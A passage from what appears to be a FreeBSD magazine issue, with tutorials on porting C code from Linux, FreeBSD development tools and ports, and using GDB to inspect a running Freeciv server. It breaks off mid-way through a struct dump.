David works as a security consultant in Innotec System Entelgy in Madrid, Spain. He uses FreeBSD as the primary operating system since 2003 and he is subscribed to FreeBSD Journal. He sometimes writes in pax0r.com (castilian language). You can follow him on twitter at @FreeBSDfan.

The Journey of a C Developer in FreeBSD's World

by David Carlier

Moving from Linux to FreeBSD involves quite a number of changes; some gains and some losses. As a developer, for most of the programming languages, especially the high level ones, there are no meaningful disturbing changes. But for languages like C (and its sibling C++), if you want to port your software, libraries, etc., some points might need to be considered.

What will you learn?

- How to move from Linux to FreeBSD
- How to develop under FreeBSD

What should you know ?

- Basic knowledge of C programming

1. The code

As is often the case with C, it is not especially straightforward; the code itself might need some changes, minus the pure POSIX part. Let's say your program needs to use some known network functions.

```
#include <sys/param.h> ⇒ BSD defined, FreeBSD current version etc …

#if defined(BSD)

#include <netinet/in.h>

#endif

#include <sys/types.h>

#include <sys/socket.h>

#include <arpa/inet.h>

int

main(int argc, char *argv[])

{

    …

    struct in_addr in;

    const char *ip = argv[1];

    if (inet_pton(AF_INET, ip, &in) == -1)

...
```

Here we have a more complex case; for example, how do we get the MAC Address of an interface?

```
int

main(int argc, char *argv[])

{

…

struct ifreq if;

char hwaddr[6] = { 0 };

...

#if defined(__linux__)

if (ioctl(clsock, SIOCGIFHWADDR, &if) == 0)

    memcpy(hwaddr, if.ifr_hwaddr.sa_data, sizeof(hwaddr));

...

#else if defined(BSD)

struct sockaddr_dl *cl = (struct sockaddr_dl *)(if.ifa_addr);

unsigned char *p = (unsigned char *)LLADDR(cl);

memcpy(hwaddr, p, sizeof(hwaddr));

#endif

…

}
```

In addition, FreeBSD provides a bunch of specific functions like strlcpy/strlcat (safer versions of strcpy/strcat) and strtonum family functions, all of which are available in the base, whereas Linux must install the separate BSD library to have them. If you have any doubts about any functions, all manpages are available and very well written.

2. The environment

FreeBSD is shipped by default with clang, whereas Linux relies on GCC suite. If you heavily use OpenMP, clang does not provide it yet so you might need to install GCC from ports. Somehow, clang mostly compiles faster and provides more informative warning and error messages. Fortunately, they share a significant amount of common flags.

On Linux, you may use a custom memory allocator during your development, like jemalloc. It's a very handy and useful library which allows you to generate statistics, to fill freed memory with specific values, and to spot corrupted memory usage.

Good news! You do not need to install it—FreeBSD libc's malloc (aka phkmalloc) uses jemalloc internally. To print statistics from your application, for example, you need to include malloc_np.h instead of jemalloc/jemalloc.h

As for the makefiles, this is the BSD format which differs from GNU style:

A basic makefile for a library

```
…

LIB=            mylib

SHLIB_MAJOR=    1

SHLIB_MINOR=    0

=> In addition to the static (profiled and non profiled one), it will
compile the shared version


SRCS=       mylib.c


.include <bsd.lib.mk>
```

A basic makefile for an application:

```
…
PROG=       myprog  => will compile an app called myprog


SRCS=       main.c prog.c
CFLAGS+=        -I${.CURDIR}/../mylib
=> always concatenate cflags, some like fstack-protector, -Qunused-
arguments … are added automatically


LDADD=      -lutil -lmylib
DPADD=      ${LIBUTIL}
=> linked to libutil.a ${.CURDIR}/../mylib/libmylib.a


.include <bsd.prog.mk>
```

FreeBSD can handle GNU via (gnu)make, libtool, etc., via the ports.

Or to save the effort of porting this part, it might be more handy to use cmake or scons.

3. The publication

You might want to publish your library / application in pure FreeBSD's path. You can make a port which can provide some options for the user. It can download the source and compile it with its dependencies in a natural manner. In addition, you can build a binary package to facilitate the distribution.

Example of a port Makefile:

```
PORTNAME=   mylib

PORTVERSION=    1

PORTREVISION=   0


MAINTAINER=john.doe@email.com


LICENSE=        BSD


OPTIONS_DEFINE=     CURL_SUPPORT

CURL_SUPPORT_DESC= Enable Curl support

=> Will display to the user the curl support then will add a flag dur-
ing compilation


.if ${PORT_OPTIONS:MCURL_SUPPORT}

CFLAGS+=    -DCURL

.endif


.include <bsd.port.mk>
```

For instance, you can put the archive .tar.gz of the library in /usr/ports/distfiles, then type make checksum. Then, make install will compile and install it in /usr/local … The handbook of making ports is very useful to read.

Furthermore, you can build a binary version of this port to facilitate its distribution. Simply as it is, pkg create mylib … It will create a txz archive in the current folder … In the end, pkg install mylib will install it …

4. The conclusion

Developing under FreeBSD is not the extreme challenge you might think it is. Even better, from coding to publishing, everything is thought out and made in a constant way without any external dependencies. If you want to go even further, like kernel development, again it is easy and in base. So there is no real reason to stay away from FreeBSD anymore, you are more than welcome.

About Hardened BSD

The HardenedBSD project was created in 2014 by Oliver Pinter and Shawn Webb. The project aims to provide security enhancements to the FreeBSD project. We plan to upstream most, if not all, of our projects.

The core HardenedBSD team consists of:

- Oliver Pinter
- Shawn Webb

The developer team consists of:

- David Carlier
- Nathan Dautenhahn
- Danilo Egea Gondolfo
- Oliver Pinter
- Shawn Webb

The following people and organizations have contributed to the HardenedBSD project:

- Ilya Bakulin
- Bryan Drewery
- Danilo Egea Gondolfo
- Dag-Erling Smørgrav
- Robert Watson
- Hunger
- SoldierX - Donated a sparc64 and a BeagleBone Black
- Hyper6 - Designed logo
- Automated Tendencies - Substantial monetary donation

Development tools on FreeBSD

by David Carlier

If you're usually programming on Linux and you consider a potential switch to FreeBSD, this article will give you an overview of the possibilities.

1. How to install the dependencies

FreeBSD comes with either applications from binary packages or compiled from sources (ports). They are arranged by software types (programming languages mainly in lang (or java specifically for Java), libraries in devel, web servers in www ...) and the main tool for modern FreeBSD versions is pkg, similar to Debian apt tools suite. Hence, most of the time if you are looking for a specific application/library, simply

```
pkg search <name>
```

without necessarily knowing the fully qualified name of the package, it is somehow sufficient.

For example

```
pkg search php5
```

will display php5 itself and the modules, furthermore php56 specific version and so on ...

The main difference is, you are not forced to either choose the binary or the port but can have both if it suits your need, but keep in mind that compiling from source can take a certain amount of time to achieve, if that is an important point for you. If the ports tree is not already present on your server, portsnap fetch extract will fetch the ports tree for you by default in /usr/ports. Then related to the software type described above, you just need to go to the related folder, for example, for installing php5:

```
cd /usr/ports/lang/php5

make config-recursive

make install clean
```

The second command, depending which options you are going to choose, will display all the options available for each dependency (for example, if gd support is enabled, the options for graphics/gd library will appear).

However, most of the time, the binary packages are sufficient to cover most of the needs.

2. Web development

This is basically the easiest area to migrate to ... most Web languages do not use particular specific platform features, so most of the time, your existing projects might just be “drop-in” use cases.

If your language of choice is PHP, luckily this scripting language is workable in various operating systems, most of the Unixes and Windows. In the case of FreeBSD, you even have many different ports or binary package versions (5.4 to 5.6). In this particular case, you might need some specific PHP modules enabled, luckily they are available atomically or if the port is the way you chose, it is via the www/php5-extensions's one.

Figure 1: PHP port and modules

Of course, developing with Apache (both 2.2 and 2.4 series are available, respectively www/apache22 and www/apache24 packages) or even better with Nginx (the last stable or the last development versions could be used, respectively www/nginx and www/nginx-devel packages) via php-fpm is possible.

Outside of PHP, the same apply for Python / Django (www/py-django) and Ruby on Rails (www/rubygen-rails), Python 2.7 and 3.5 (lang/python<version>) are available as Ruby until 2.2 (lang/ruby<version>).

In term of databases, we have the regular RDMBS like MySQL and PostgreSQL (client and server are distinct packages) ... databases/(mysql/portgresql)<version>-client and databases/(mysql/postgresql)<version>-server) and the more modern concept of NoSQL with CouchDB, for example (databases/couchdb), MongoDB (databases/mogodb), Cassandra (databases/cassandra) to name a few.

Also, if you need to perform efficient Map / Reduce for Big Data work, you have the well known Apache Hadoop and Apache Spark (respectively devel/hadoop and devel/spark) ... And last, if you ever need a search engine, Apache Solr/Lucene (textproc/apache-(solr/lucene)), Xapian (databases/xapian) and their various language bindings are available.




Figure 2: PHP development under Netbeans

Is it rather Java Web or any language based on the Java VM platform? In FreeBSD, you even have Java 8 (either java/openjdk8 and java/linux-oracle-jdk18), various popular frameworks and J2EE servers or servlet engines, like Spring (java/springframework),

Jboss (java/jboos<version>), Tomcat (www/tomcat<version>), Jetty (www/jetty)... Even the more modern languages like Scala (lang/scala), Groovy (lang/groovy) can be found.

Two languages described above, Python and Ruby, have their Java VM counterparts, Jython (lang/jython) and Jruby (lang/jruby), available as well.

In terms of Integrated Development Environment, there are still several choices. The venerable Netbeans (java/netbeans or java/netbeans-devel), Eclipse (java/eclipse ... side note, FreeBSD needs to have Kerberos support enabled, NO_KERBEROS is /etc/make.conf or /etc/src.conf presence needs to be checked) with their numerous popular plugins.

3. Low level development

The BSD are shipped with a C and C++ compilers in base. In the case of FreeBSD 10.2, it is clang 3.4.1 (in x86 architectures) otherwise modern versions of gcc, for developing with C++11, for example, are of course available too (lang/gcc<version> ... until gcc 5.2).

Numerous libraries for various topics are also present, web services SOAP with gsoap through User Interfaces with GTK (x11-toolkits/gtk<version>), QT4 or QT 5 (devel/qt<version>), malware libraries with Yara (security/yara) ...

In terms of IDEs, Eclipse and Netbeans described above allow both C/C++ development, Anjuta and Qtcreator are also available for important projects. If you prefer, FreeBSD has in base vi and Vi Improved can be found in ports / packages (editors/vim or editors/vim-lite without X11 support).




Figure3. PHP development under Java Eclipse SDK.

FreeBSD is a POSIX system, hence porting C/C++ code to this platform depends on the degree of portability of your projects, so the usage of specific “linuxisms” and such.

In case more information is needed about porting software in FreeBSD and its specific tools, I would recommend reading BSDMag issue numbers 66 and 68.

4. Android / Mobile development

In order to be able to do Android development, to a certain degree, the Linux compatibility layer (aka linuxulator) needs to be enabled. Also x11-toolkits/swt and linux-f10-gtk2 port/package need to be installed (note that libswt-gtk-3550.so and libswt-pi-gtk-3550.so are needed, the current package is versioned as 3557, can be solved with symlinks). In worst case, remember that bhyve (or Virtualbox) are available and can run any Linux distribution smoothly ...

Figure 4: SDK Manager under FreeBSD

5. Source Control Management

FreeBSD comes in base with a version of subversion, as FreeBSD source is in a subversion repository, prefixed svnlite, though, to avoid conflicts with the package/port.

In addition, Git is present but via the package/port system with various options (with or without a user interface, subversion support).

6. Conclusion

FreeBSD has made tremendous improvements over the years to fill the gap with Linux whereas it still keeps its own interesting specificities, hence there won't be too many blockers if your projects are reasonably sized to consider a migration to FreeBSD.

The Basics of The GDB Debugger

by Carlos Neira

To be able to inspect a program more easily, we need to have the symbol table available for the program we intend to debug. This is accomplished by using the –g flag of the compiler we are going to use (we could also debug it without the –g flag but it is really cumbersome sometimes). In our case we will use FreeBSD 10 as the platform and the clang compiler that comes with it.

After a program is compiled using the –g flag, we are able to peek inside it using the gdb debugger to start a debugging session. All you need to type is the following:

```
# gdb <program_name>
```

And we will see a (gdb) prompt. That means that we are ready to start typing gdb

commands.

```
cneira@trueos:~/workshop/1 % gdb example1
GNU gdb 6.1.1 [FreeBSD]
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "amd64-marcel-freebsd"...
(gdb)
```

Figure 1. gdb Commands

Or if the program we need to debug is currently running, we must type:


```
#gdb

#(gdb) attach <pid of running program>
```

Let's start with some basic commands and inspect a running application. For this example I have selected this application http://freeciv.wikia.com/wiki/Main_Page.

"Freeciv is a Free and Open Source empire-building strategy game inspired by the history of human civilization. The game commences in prehistory and your mission is to lead your tribe from the Stone Age to the Space Age…"

We will inspect the game structures at runtime with gdb. Let's follow these steps:

- Edit /etc/make.conf and add the line WITH_DEBUG=yes (this will not strip your binaries so you will have the symbol table and also add the debug flags to the compiler when compiling the sources of your ports)



- Install freeciv from ports
- Start the freeciv server and client (freeciv-server and freeciv-gtk2)
- Join your local game

Figure 2. Joined the local game.

Now we will use our first gdb command:

```
# gdb /usr/local/bin/freeciv-server
```

```
GNU gdb 6.1.1 [FreeBSD]
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
Welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "amd64-marcel-freebsd"...
(gdb) r
Starting program: /usr/local/bin/freeciv-server
[New LWP 100405]
[New Thread 805406400 (LWP 100405/freeciv-server)]
This is the server for Freeciv version 2.4.3
You can learn a lot about Freeciv at http://www.freeciv.org/
This freeciv-server program has player authentication support, but it's currently not in use.
2: Loading rulesets.
2: AI*1 has been added as Easy level AI-controlled player (classic).
2: AI*2 has been added as Easy level AI-controlled player (classic).
2: AI*3 has been added as Easy level AI-controlled player (classic).
2: AI*4 has been added as Easy level AI-controlled player (classic).
2: AI*5 has been added as Easy level AI-controlled player (classic).
2: Now accepting new client connections.

For introductory help, type 'help'.
```

Figure 3. gdb command

As we don't know anything about how Freeciv works, we will press CTRL-C. This will interrupt the program and we will take it from there. For starters, let's interrupt and see where we are. If we want to continue the execution, we type 'continue' or 'c'.

```
Program received signal SIGINT, Interrupt.
[Switching to Thread 805406400 (LWP 100405/freeciv-server)]
0x0000000801dd606a in select () from /lib/libc.so.7
(gdb) bt
#0  0x0000000801dd606a in select () from /lib/libc.so.7
#1  0x0000000801a87b02 in select () from /lib/libthr.so.3
#2  0x0000000800dcd203 in fc_select (n=7, readfds=0x7fffffffd6b8, writefds=0x7fffffffd638,
    exceptfds=0x7fffffffd5b8, timeout=0x7fffffffd5a8) at netintf.c:126
#3  0x000000008008fa58a in server_sniff_all_input () at sernet.c:686
#4  0x0000000080090f407 in srv_running () at srv_main.c:2317
#5  0x0000000080090e0a4 in srv_main () at srv_main.c:2777
#6  0x00000000004026ca in main (argc=1, argv=0x7fffffffda58) at civserver.c:453
```

Figure 4. gdb command

Here is a screenshot from the client program freeciv-gtk2. We need to join our local game as we are going to debug the server.


```
Program received signal SIGINT, Interrupt.
0x0000000801dd606a in select () from /lib/libc.so.7
(gdb) bt
#0  0x0000000801dd606a in select () from /lib/libc.so.7
#1  0x0000000801a87b02 in select () from /lib/libthr.so.3
#2  0x0000000800dcd203 in fc_select (n=7, readfds=0x7fffffffd6e8, writefds=0x7fffffffd668,
    exceptfds=0x7fffffffd5e8, timeout=0x7fffffffd5d8) at netintf.c:126
#3  0x00000008008fa58a in server_sniff_all_input () at sernet.c:686
#4  0x0000000080090f407 in srv_running () at srv_main.c:2317
#5  0x0000000080090e0a4 in srv_main () at srv_main.c:2777
#6  0x00000000004026ca in main (argc=1, argv=0x7fffffffda88) at civserver.c:453
(gdb) f 4
#4  0x0000000080090f407 in srv_running () at srv_main.c:2317
2317          while (server_sniff_all_input() == S_E_OTHERWISE) {
Current language:  auto; currently minimal
(gdb) list
2312            }
2313          }
2314
2315          log_debug("sniffingpackets");
2316          check_for_full_turn_done(); /* HACK: don't wait during AI phases */
2317          while (server_sniff_all_input() == S_E_OTHERWISE) {
2318            /* nothing */
2319          }
2320
2321          /* After sniff, re-zero the timer: (read-out above on next loop) */
(gdb)
```

Figure 5. Screenshot from the client program freeciv-gtk2

The #<num> you see are the stackframes of simply called frames. When your program is started, the stack has only one frame, that of the function main. This is called the initial frame or the outer-most frame. Each time a function is called, a new frame is made. Each time a function returns, the frame for that function invocation is eliminated. If a function is recursive, there can be many frames for the same function. The frame for the function in which execution is actually occurring is called the innermost frame. This is the most recently created of all the stack frames that still exist. Let's go into frame 3. To do this, we type either 'frame 3' or 'f 3'.

```
625:    /* if we've waited long enough after a failure, respond to the client */
626:    conn_list_iterate(game.all_connections, pconn) {
627:      if (srvarg.auth_enabled
628:          && !pconn->server.is_closing
629:          && pconn->server.status != AS_ESTABLISHED) {
630:        auth_process_status(pconn);
631:      }
632:    } conn_list_iterate_end
633:
634:    /* Don't wait if timeout == -1 (i.e. on auto games) */
635:    if (S_S_RUNNING == server_state() && game.info.timeout == -1) {
636:      (void) send_server_info_to_metaserver(META_REFRESH);
637:      return S_E_END_OF_TURN_TIMEOUT;
638:    }
639:
```

```
685:
686:    if (fc_select(max_desc + 1, &readfs, &writefs, &exceptfs, &tv) == 0) {
687:      /* timeout */
688:      (void) send_server_info_to_metaserver(META_REFRESH);
689:      if (game.info.timeout > 0
690:    && S_S_RUNNING == server_state()
691:    && game.server.phase_timer
692:    && (read_timer_seconds(game.server.phase_timer)
693:        > game.info.seconds_to_phasedone)) {
694:  con_prompt_off();
695:  return S_E_END_OF_TURN_TIMEOUT;
696:      }
```

Figure 6. Innermost frame.

It seems that the server is going to send us end of turn. Let's make sure to set a break point, the format

```
is >

<break|b> <source.c>:<line number>

(gdb) b sernet.c:69
```

```
(gdb) list
2312              }
2313            }
2314
2315            log_debug("sniffingpackets");
2316            check_for_full_turn_done(); /* HACK: don't wait during AI phases */
2317            while (server_sniff_all_input() == S_E_OTHERWISE) {
2318              /* nothing */
2319            }
2320
2321            /* After sniff, re-zero the timer: (read-out above on next loop) */
(gdb) f 3
#3  0x00000008008fa58a in server_sniff_all_input () at sernet.c:686
686           if (fc_select(max_desc + 1, &readfs, &writefs, &exceptfs, &tv) == 0) {
(gdb)
```

```
current language:  auto; currently minimal
(gdb) list
2312              }
2313            }
2314
2315            log_debug("sniffingpackets");
2316            check_for_full_turn_done(); /* HACK: don't wait during AI phases */
2317            while (server_sniff_all_input() == S_E_OTHERWISE) {
2318              /* nothing */
2319            }
2320
2321            /* After sniff, re-zero the timer: (read-out above on next loop) */
(gdb) f 3
#3  0x00000008008fa58a in server_sniff_all_input () at sernet.c:686
686           if (fc_select(max_desc + 1, &readfs, &writefs, &exceptfs, &tv) == 0) {
(gdb) b sernet.c:695
Breakpoint 1 at 0x8008fa617: file sernet.c, line 695.
(gdb)
```

Figure 7. Setting up the break point.

It seems we are wrong. Let's interrupt again and inspect the data at this point.

```
(gdb) f 3
#3  0x00000008008fa58a in server_sniff_all_input () at sernet.c:686
686           if (fc_select(max_desc + 1, &readfs, &writefs, &exceptfs, &tv) == 0) {
(gdb) i lo
last_noplayers = 0
connections = false
i = 256
s = 8
max_desc = 6
excepting = false
readfs = {__fds_bits = {89, 0 <repeats 15 times>}}
writefs = {__fds_bits = {0 <repeats 16 times>}}
exceptfs = {__fds_bits = {88, 0 <repeats 15 times>}}
tv = {tv_sec = 1, tv_usec = 0}
```

Figure 8. Setting up the break point.

Typing ‘i lo’ means info locals which will display all local variables in this frame and their values, which is pretty handy. Let’s take a look at something easier to see. Sometimes in freeciv, another civilization will try to negotiate terms with us. Looking at the source code, we find the add_clause function in the diptreaty.c source code. That function will add a term which will make the other part accept or reject our terms.

```
/usr/home/cneira/workshop/freeciv-2.4.3/common
--diptreaty.c----------------------------------------------------------------------------------
129
130
131     /**************************************************************************
132       Add clause to treaty.
133     **************************************************************************/
134     bool add_clause(struct Treaty *ptreaty, struct player *pfrom,
135                     enum clause_type type, int val)
136     {
137       struct player *pto = (pfrom == ptreaty->plr0
138                             ? ptreaty->plr1 : ptreaty->plr0);
139       struct Clause *pclause;
140       enum diplstate_type ds
141         = player_diplstate_get(ptreaty->plr0, ptreaty->plr1)->type;
142
143       if (type < 0 || type >= CLAUSE_LAST) {
144         log_error("Illegal clause type encountered.");
145         return FALSE;
146       }
147
148       if (type == CLAUSE_ADVANCE && !valid_advance_by_number(val)) {
----------------------------------------------------------------------------------------------
freebsd-th Thread 8054064 In: add_clause                                Line: 138  PC: 0x800cf9436
writefs = {__fds_bits = {0 <repeats 16 times>}}
exceptfs = {__fds_bits = {88, 0 <repeats 15 times>}}
tv = {tv_sec = 1, tv_usec = 0}
(gdb) b add_clause
Breakpoint 1 at 0x800cf9436: file diptreaty.c, line 138.
(gdb) c
Continuing.

Breakpoint 1, add_clause (ptreaty=0x8064b9ee0, pfrom=0x8063dd400, type=CLAUSE_CEASEFIRE, val=0)
    at diptreaty.c:138
(gdb)
```

Figure 9. Finding add_clause function.

After playing a few minutes, we hit this break point. At this point, we don’t even know which civilization has approach us to negotiate terms. Now we can know ahead of time as we set the breakpoint where the negotiation starts.

```
131     /**************************************************************************
132       Add clause to treaty.
133     **************************************************************************/
134     bool add_clause(struct Treaty *ptreaty, struct player *pfrom,
135                     enum clause_type type, int val)
136     {
137       struct player *pto = (pfrom == ptreaty->plr0
138                             ? ptreaty->plr1 : ptreaty->plr0);
139       struct Clause *pclause;
140       enum diplstate_type ds
141         = player_diplstate_get(ptreaty->plr0, ptreaty->plr1)->type;
142
143       if (type < 0 || type >= CLAUSE_LAST) {
144         log_error("Illegal clause type encountered.");
--------------------------------------------------------------------------------
eebsd-th Thread 8054064 In: add_clause                          Line: 138  PC: 0x800cf9436
    vec = "\:"}, skill_level = AI_LEVEL_EASY, fuzzy = 300, expand = 10, science_cost = 100, warmth = 0,
  frost = 0, barbarian_type = NOT_A_BARBARIAN, love = {1 <repeats 128 times>}}, ai = 0x8010891b0,
was_created = false, is_connected = true, current_conn = 0x0, connections = 0x80682c120,
gives_shared_vision = {vec = '\0' <repeats 15 times>}, wonders = {0 <repeats 200 times>},
attribute_block = {data = 0x0, length = 0}, attribute_block_buffer = {data = 0x0, length = 0},
tile_known = {bits = 3888, vec = 0x805643400 ""}, rgb = 0x8064b92c0, {server = {status = {vec = "\001"},
    got_first_city = false, private_map = 0x8064d0000, really_gives_vision = {
      vec = '\0' <repeats 15 times>}, debug = {vec = ""}, adv = 0x80543c800, ais = {0x80682d000, 0x0,
      0x0}, delegate_to = '\0' <repeats 47 times>, orig_username = '\0' <repeats 47 times>}, client = {
    tile_vision = {{bits = 1, vec = 0x8064d0000 ""}, {bits = 0, vec = 0x0}}}}}
(db)
```

Figure 10. Negotiation

I assume the negotiation civilization should be in the pfrom pointer.

```
(gdb) p pfrom
$10 = (struct player *) 0x8063dd400
(gdb)
```

Figure 11. Negotiation in the pfrom pointer.

To print the variable's values, we just type 'p'. In this case, 'p' is a pointer to a player structure. If we want to check the definition of the player structure, we just type 'ptype pfrom' and the structure definition will be displayed.

```
type = struct player {
    struct player_slot *slot;
    char name[48];
    char username[48];
    char ranked_username[48];
    int user_turns;
    _Bool is_male;
    struct government *government;
    struct government *target_government;
    struct nation_type *nation;
---Type <return> to continue, or q <return> to quit---
```

Figure 12. Structure definition.

Now let's see what the values are for these fields for the demanding civilization. As the pfrom is a pointer, we need to use pointer notation to check its contents.

```
warmth = 0, frost = 0, barbarian_type = NOT_A_BARBARIAN, love = {0, 0, 0, 0, 0,
    1 <repeats 123 times>}}, ai = 0x8010891b0, was_created = false, is_connected = false,
current_conn = 0x0, connections = 0x80682c3e0, gives_shared_vision = {vec = '\0' <repeats 15 times>},
wonders = {0 <repeats 21 times>, 129, 0 <repeats 178 times>}, attribute_block = {data = 0x0,
  length = 0}, attribute_block_buffer = {data = 0x0, length = 0}, tile_known = {bits = 3888,
  vec = 0x805643800 ""}, rgb = 0x8064a1ea0, {server = {status = {vec = "\001"}, got_first_city = true,
    private_map = 0x80652c000, really_gives_vision = {vec = '\0' <repeats 15 times>}, debug = {
      vec = ""}, adv = 0x80543d800, ais = {0x80626f000, 0x0, 0x0},
    delegate_to = '\0' <repeats 47 times>, orig_username = '\0' <repeats 47 times>}, client = {
    tile_vision = {{bits = 257, vec = 0x80652c000 ""}, {bits = 0, vec = 0x0}}}}}
(gdb) p *pfrom
```

Figure 13. Pointer notation.

And there we go; the full dump for the player struct.

```
1 = {slot = 0x805407410, name = "Roy Jenkins", '\0' <repeats 36 times>,
 username = "Unassigned", '\0' <repeats 37 times>,
 ranked_username = "Unassigned", '\0' <repeats 37 times>, user_turns = 10, is_male = true,
 government = 0x805575500, target_government = 0x0, nation = 0x8068470c8, team = 0x805603fe0,
 is_ready = false, phase_done = false, nturns_idle = 9, is_alive = true, revolution_finishes = -1,
 real_embassy = {vec = '\0' <repeats 15 times>}, diplstates = 0x80540c400, city_style = 0,
